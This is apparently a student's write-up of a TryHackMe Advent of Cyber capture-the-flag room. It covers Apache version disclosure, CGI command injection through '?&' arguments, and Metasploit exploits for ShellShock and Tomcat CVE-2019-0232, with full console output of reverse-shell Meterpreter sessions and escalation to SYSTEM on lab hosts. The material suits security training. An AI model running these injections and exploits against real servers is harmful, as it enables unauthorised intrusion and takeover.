


# DAY12\_advent\_of\_the\_cyber

## 12.3. Vulnerability...reveal yourself!

As an application's lifecycle continues, so does its version numbering. Applications contain seemingly innocent hallmarks of information such as version numbering. Known as information disclosure, these nuggets of information are handed to us by the server through error messages such as in the following screenshot, HTTP headers or even on the website itself.



## Not Found

The requested URL was not found on this server.

**Apache/2.4.41 (Ubuntu) Server at tbfc.blog Port 80**

An attacker can use knowledgebases such as [Rapid7](#), [AttackerKB](#), [MITRE](#) or [Exploit-DB](#) to look for vulnerabilities associated with the version number of that application. Vulnerabilities are attributed by a CVE number. You can learn more about these in [MuirlandOracle's Intro to Research room](#).

### CVE Details

The ultimate security vulnerability datasource

Log In Register

Home

Browse :

- Vendors
- Products
- Vulnerabilities By Date
- Vulnerabilities By Type

Reports :

- CVSS Score Report
- CVSS Score Distribution

Search :

- Vendor Search
- Product Search
- Version Search
- Vulnerability Search
- By Microsoft References

Top 50 :

- Vendors
- Vendor CVSS Scores
- Products
- Product CVSS Scores
- Versions

Other :

- Microsoft Bulletins
- Burpman Entries

Apache » Http Server : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

Total number of vulnerabilities : 232 Page : 1 (This Page) 2 3 4 5


Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2019-10098	601			2019-09-25	2019-10-09	5.8	None	Remote	Medium	Not required	Partial	Partial	None
In Apache HTTP server 2.4.0 to 2.4.39, Redirects configured with mod_rewrite that were intended to be self-referential might be fooled by encoded newlines and redirect instead to an unexpected URL within the request URL.														
2	CVE-2019-10097	119		Overflow	2019-09-26	2019-09-27	6.0	None	Remote	Medium	Single system	Partial	Partial	Partial
In Apache HTTP Server 2.4.32 to 2.4.39, when mod_remoteip was configured to use a trusted intermediary proxy server using the "PROXY" protocol, a specially crafted PROXY header could trigger a stack buffer overflow or NULL pointer dereference. This vulnerability could only be triggered by a trusted proxy and not by untrusted HTTP clients.														
3	CVE-2019-10092	79		XSS	2019-09-26	2019-09-30	4.3	None	Remote	Medium	Not required	None	Partial	None
In Apache HTTP Server 2.4.0 to 2.4.39, a limited cross-site scripting issue was reported affecting the mod_proxy error page. An attacker could cause the link on the error page to be malformed and instead point to a page of their choice. This would only be exploitable where a server was set up with proxying enabled but was misconfigured in such a way that the Proxy Error page was displayed.														
4	CVE-2019-10082	416			2019-09-26	2019-09-27	6.4	None	Remote	Low	Not required	Partial	None	Partial
In Apache HTTP Server 2.4.18 to 2.4.39, using fuzzed network input, the http/2 session handling could be made to read memory after being freed, during connection shutdown.														
5	CVE-2019-10081	119		Overflow	2019-08-15	2019-08-30	5.0	None	Remote	Low	Not required	None	None	Partial
HTTP/2 (2.4.20 through 2.4.39) very early pushes, for example configured with "H2PushResource", could lead to an overwrite of memory in the pushing request's pool, leading to crashes. The memory copied is that of the configured push link header values, not data supplied by the client.														

## 12.4. Everything CGI (And no, not the movie kind...)

As you may have discovered throughout the "Web" portion of the event, web servers don't just display websites...They are capable of interacting with the operating system directly. The Common Gateway Interface or CGI for short is a standard means of communicating and processing data between a client such as a web browser to a web server.

Simply, this technology facilitates interaction with programmes such as Python script files, C++ and Java application, or system commands all within the browser - as if you were executing it on the command line.




(America Online., 1999)

Despite their age, CGI scripts are still relied upon from devices such as embedded computers to IoT devices, Routers, and the likes, who can't run complex frameworks like PHP or Node.

### 12.5. The Nitty Gritty


Whilst CGI has the right intentions and use cases, this technology can quickly be abused by people like us! The commonplace for CGI scripts to be stored is within the `/cgi-bin/` folder on a webserver. Take, for example, this `systeminfo.sh` file that displays the date, time and the user the webserver is running as:




When navigating to the location of this script using our browser, the script is executed on the web server, the resulting output of this is then displayed to us. How could we use this?

### 12.6. As We've Demonstrated...

We could, perhaps, parse our own commands through to this script that will be executed. Because we know that this is a Ubuntu machine, we can try some Linux commands like `ls` to list the contents of the working directory:



Or on a Windows machine, the `systeminfo` command reveals some useful information:



This is achieved by parsing the command as an argument with `?&` i.e. `?&ls`. As this is a web server, any spaces or special characters will need to be [URL encoded](#).

## 12.7. There are tools for this! Practical Metasploit

Now we understand the application that's running, tools such as Metasploit can be used to confirm suspicions and hopefully leverage them! After some independent research, this application is vulnerable to the [ShellShock attack \(CVE 2014-6271\)](#)

Let's start Metasploit's console and use the ShellShock payload. (TryHackMe's [room](#) and [blog post](#) on Metasploit will be useful here)

At the minimum, when using an exploit, Metasploit needs to know two things:

- Your machine (such as the TryHackMe AttackBox) that you're attacking *from* (LHOST)
- The target that you're attacking (RHOST(S))

Exploits will have their own individual settings that you will need to configure. We can list these by using the `options` command, then using `set OPTION VALUE` accordingly. In our example, the exploit involves CGI scripts and as such, we must specify the location of the script on the webserver that we're attacking. In the example so far, this was at <http://10.0.0.1/cgi-bin/systeminfo.sh>

In order for the attack used as the example in this task to work, the options would be set like so:

- LHOST - `10.0.0.10` (our PC)
- RHOST - `10.0.0.1` (the remote PC)
- TARGETURI `/cgi-bin/systeminfo.sh` (the location of the script)

```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set LHOST 10.0.0.10
LHOST => 10.0.0.10
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOSTS 10.0.0.1
RHOSTS => 10.0.0.1
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI http://10.0.0.1/cgi-bin/systeminfo.sh
TARGETURI => http://10.0.0.1/cgi-bin/systeminfo.sh
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > █
```

Please note that these options are for the exploit used as an example, you will have to set these values accordingly for the challenge.

After ensuring our options are `set` right, Let's run the exploit to get a Meterpreter connection...Success!

```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

  Name      Current Setting  Required  Description
  ----      -
  CMD_MAX_LENGTH  2048            yes       CMD max line length
  CVE         CVE-2014-6271   yes       CVE to check/exploit (Accepted: CVE-2014-6271,
  HEADER      User-Agent       yes       HTTP header to use
  METHOD       GET              yes       HTTP method to use
  Proxies     no               no        A proxy chain of format type:host:port[,type:host:port]
  RHOSTS      10.0.0.1         yes       The target host(s), range CIDR identifier, or IPv4 address
  RPATH       /bin              yes       Target PATH for binaries used by the CmdStager
  RPORT       80                yes       The target port (TCP)
  SRVHOST     0.0.0.0           yes       The local host or network interface to listen on
  SRVPORT     8080              yes       The local port to listen on
  SSLCert     false             no        Negotiate SSL/TLS for outgoing connections
  TARGETURI   /cgi-bin/systeminfo.sh yes       Path to CGI script
  TIMEOUT     5                 yes       HTTP read response timeout (seconds)
  URIPATH     no                no        The URI to use for this exploit (default is raw_uri)
  VHOST       no                no        HTTP server virtual host

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     10.0.0.10       yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Linux x86

msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 10.0.0.10:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (980808 bytes) to 10.0.0.1
[*] Meterpreter session 2 opened (10.0.0.10:4444 -> 10.0.0.1:45228) at 2020-11-21 20:49:06 +0000

meterpreter > █
```

To run system commands on the host, we will use `shell`. By creating a shell on the remote host, we can run system commands as if it were our own PC.



## Apache Tomcat/9.0.17

If you're seeing this, you've successfully installed Tomcat



Recommended Reading:

[Security Considerations How-To](#)

[Manager Application How-To](#)

[Clustering/Session Replication How-To](#)

### Step 3: Results of Nmap script scan

```
http-stored-xss: Couldn't find any stored XSS vulnerabilities.
http-wordpress-users: [Error] Wordpress installation was not found. We couldn't find wp-login.php
vulners:
  cpe:/a:apache:tomcat:9.0.17:
    PACKETSTORM:153506 9.3 https://vulners.com/packetstorm/PACKETSTORM:153506 *EXPLOIT*
    MSF:EXPLOIT/WINDOWS/HTTP/TOMCAT_CGI_CMDLINEARGS 9.3 https://vulners.com/metasploit/MSF:EXPLOIT/WINDOWS/HTTP/TOMCAT_CGI_CMDLI
NEARGS *EXPLOIT*
    EDB-ID:47073 9.3 https://vulners.com/exploitdb/EDB-ID:47073 *EXPLOIT*
    CVE-2019-0232 9.3 https://vulners.com/cve/CVE-2019-0232
    1337DAY-ID-32925 9.3 https://vulners.com/zdt/1337DAY-ID-32925 *EXPLOIT*
    EDB-ID:49039 7.5 https://vulners.com/exploitdb/EDB-ID:49039 *EXPLOIT*
    CVE-2020-1938 7.5 https://vulners.com/cve/CVE-2020-1938
    CVE-2020-1935 5.8 https://vulners.com/cve/CVE-2020-1935
    CVE-2019-17563 5.1 https://vulners.com/cve/CVE-2019-17563
    CVE-2021-24122 5.0 https://vulners.com/cve/CVE-2021-24122
    CVE-2020-17527 5.0 https://vulners.com/cve/CVE-2020-17527
    CVE-2020-13935 5.0 https://vulners.com/cve/CVE-2020-13935
    CVE-2020-13934 5.0 https://vulners.com/cve/CVE-2020-13934
    CVE-2020-11996 5.0 https://vulners.com/cve/CVE-2020-11996
    CVE-2019-10072 5.0 https://vulners.com/cve/CVE-2019-10072
    CVE-2020-9484 4.4 https://vulners.com/cve/CVE-2020-9484
    CVE-2019-12418 4.4 https://vulners.com/cve/CVE-2019-12418
    CVE-2019-0221 4.3 https://vulners.com/cve/CVE-2019-0221
    CVE-2020-13943 4.0 https://vulners.com/cve/CVE-2020-13943
    MSF:EXPLOIT/WINDOWS/IIS/IIS_WEBDAV_SCSTORAGEPATHFROMURL/ 0.0 https://vulners.com/metasploit/MSF:EXPLOIT/WINDOWS/IIS/I
IS_WEBDAV_SCSTORAGEPATHFROMURL/ *EXPLOIT*
```

### Step 4: Checking the vulnerability



-----  
 Hostname: TBFC-WEB-01  
 User: tbfc-web-01\elfmcskidy  
 -----

-----  
 ELF WHACK COUNTER  
 -----

Number of Elves whacked and sent back to work: 9154

Host Name: TBFC-WEB-01  
 OS Name: Microsoft Windows Server 2019 Standard  
 OS Version: 10.0.17763 N/A Build 17763  
 OS Manufacturer: Microsoft Corporation  
 OS Configuration: Standalone Server  
 OS Build Type: Multiprocessor Free  
 Registered Owner: Windows User  
 Registered Organization:  
 Product ID: 00429-70000-00000-AA236  
 Original Install Date: 18/11/2020, 23:19:17  
 System Boot Time: 30/01/2021, 18:46:02  
 System Manufacturer: Xen  
 System Model: HVM domU  
 System Type: x64-based PC  
 Processor(s): 1 Processor(s) Installed.  
 [01]: Intel64 Family 6 Model 63 Stepping 2 GenuineIntel ~2394 Mhz  
 BIOS Version: Xen 4.2.amazon, 24/08/2006  
 Windows Directory: C:\Windows  
 System Directory: C:\Windows\system32  
 Boot Device: \Device\HarddiskVolume1  
 System Locale: en-gb;English (United Kingdom)  
 Input Locale: en-gb;English (United Kingdom)  
 Time Zone: (UTC+00:00) Dublin, Edinburgh, Lisbon, London  
 Total Physical Memory: 1,024 MB  
 Available Physical Memory: 325 MB  
 Virtual Memory: Max Size: 2,048 MB  
 Virtual Memory: Available: 1,313 MB  
 Virtual Memory: In Use: 735 MB  
 Page File Location(s): C:\pagefile.sys  
 Domain: WORKGROUP  
 Logon Server: N/A  
 Hotfix(s): 6 Hotfix(s) Installed.  
 [01]: KB4586875  
 [02]: KB4462930  
 [03]: KB4512577  
 [04]: KB4580325  
 [05]: KB4587735  
 [06]: KB4592440

```
← → ↻ 🏠 10.10.233.68:8080/cgi-bin/elfwhacker.bat?&dir
```

```
-----  
Written by ElfMcEager for The Best Festival Company ~CMNatic  
-----  
  
Current time: 30/01/2021 18:59:19.96  
  
-----  
                        Debugging Information  
-----  
Hostname: TBFC-WEB-01  
User: tbfc-web-01\elfmcskidy  
  
-----  
                        ELF WHACK COUNTER  
-----  
  
Number of Elves whacked and sent back to work: 10062  
Volume in drive C has no label.  
Volume Serial Number is 4277-4242  
  
Directory of C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin  
  
27/11/2020  23:37    <DIR>          .  
27/11/2020  23:37    <DIR>          ..  
19/11/2020  21:39                825 elfwhacker.bat  
19/11/2020  22:06                27 flag1.txt  
                2 File(s)              852 bytes  
                2 Dir(s)  7,250,165,760 bytes free
```

Step 5: searching vulnearability in metasploit , the 20th seems to be the one

```
agement Arbitrary File Upload  
19  exploit/windows/http/cayin_xpost_sql_rce          2020-06-04    excellent Yes    Cayin xPost wayfinder_seqid SQLi  
to RCE  
20  exploit/windows/http/tomcat_cgi_cmdlineargs      2019-04-10    excellent Yes    Apache Tomcat CGIServlet enableCm  
dlineArguments Vulnerability  
21  post/multi/gather/tomcat_gather                  normal      No    Gather Tomcat Credentials  
22  post/windows/gather/enum_tomcat                   normal      No    Windows Gather Apache Tomcat Enum  
eration  
  
Interact with a module by name or index. For example info 22, use 22 or use post/windows/gather/enum_tomcat  
  
msf6 > use 20  
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp  
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > |
```

Step 6: setting options and running exploit

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > options

Module options (exploit/windows/http/tomcat_cgi_cmdlineargs):

  Name      Current Setting      Required  Description
  ----      -
  Proxies    10.10.233.68           no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     10.10.233.68           yes       The target host(s), range CIDR identifier, or hosts file with syn
  RPORT      8080                   yes       The target port (TCP)
  SSL        false                  no        Negotiate SSL/TLS for outgoing connections
  SSLCert    /cgi-bin/elfwhacker.bat no        Path to a custom SSL certificate (default is randomly generated)
  TARGETURI  /cgi-bin/elfwhacker.bat yes       The URI path to CGI script
  VHOST      no                     no        HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.8.120.81      yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    Apache Tomcat 9.0 or prior for Windows

msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > exploit
```

Step 7: gaining a meterpreter shell with user privileges and reading flag file and subsequently raising the privileges to NT AUTHORITY\SYSTEM

```
[*] Command Stager progress - 41.72% done (41994/100668 bytes)
[*] Command Stager progress - 48.67% done (48993/100668 bytes)
[*] Command Stager progress - 55.62% done (55992/100668 bytes)
[*] Command Stager progress - 62.57% done (62991/100668 bytes)
[*] Command Stager progress - 69.53% done (69990/100668 bytes)
[*] Command Stager progress - 76.48% done (76989/100668 bytes)
[*] Command Stager progress - 83.43% done (83988/100668 bytes)
[*] Command Stager progress - 90.38% done (90987/100668 bytes)
[*] Command Stager progress - 97.34% done (97986/100668 bytes)
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[*] Sending stage (175174 bytes) to 10.10.233.68
[*] Meterpreter session 1 opened (10.8.120.81:4444 -> 10.10.233.68:49850) at 2021-01-31 00:43:34 +0530

meterpreter >
[!] Make sure to manually cleanup the exe generated by the exploit
getuid
Server username: TBFC-WEB-01\elfmcskidy
meterpreter > dir
Listing: C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin
=====
Mode                Size      Type       Last modified          Name
----                -
100777/rwxrwxrwx    825      fil       2020-11-19 09:19:25 +0530 elfwhacker.bat
100666/rw-rw-rw-    27       fil       2020-11-20 03:35:43 +0530 flag1.txt
100777/rwxrwxrwx    73802   fil       2021-01-31 00:43:28 +0530 sbUAn.exe

meterpreter > cat flag1.txt
thm{whacking_all_the_elves}meterpreter >
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```



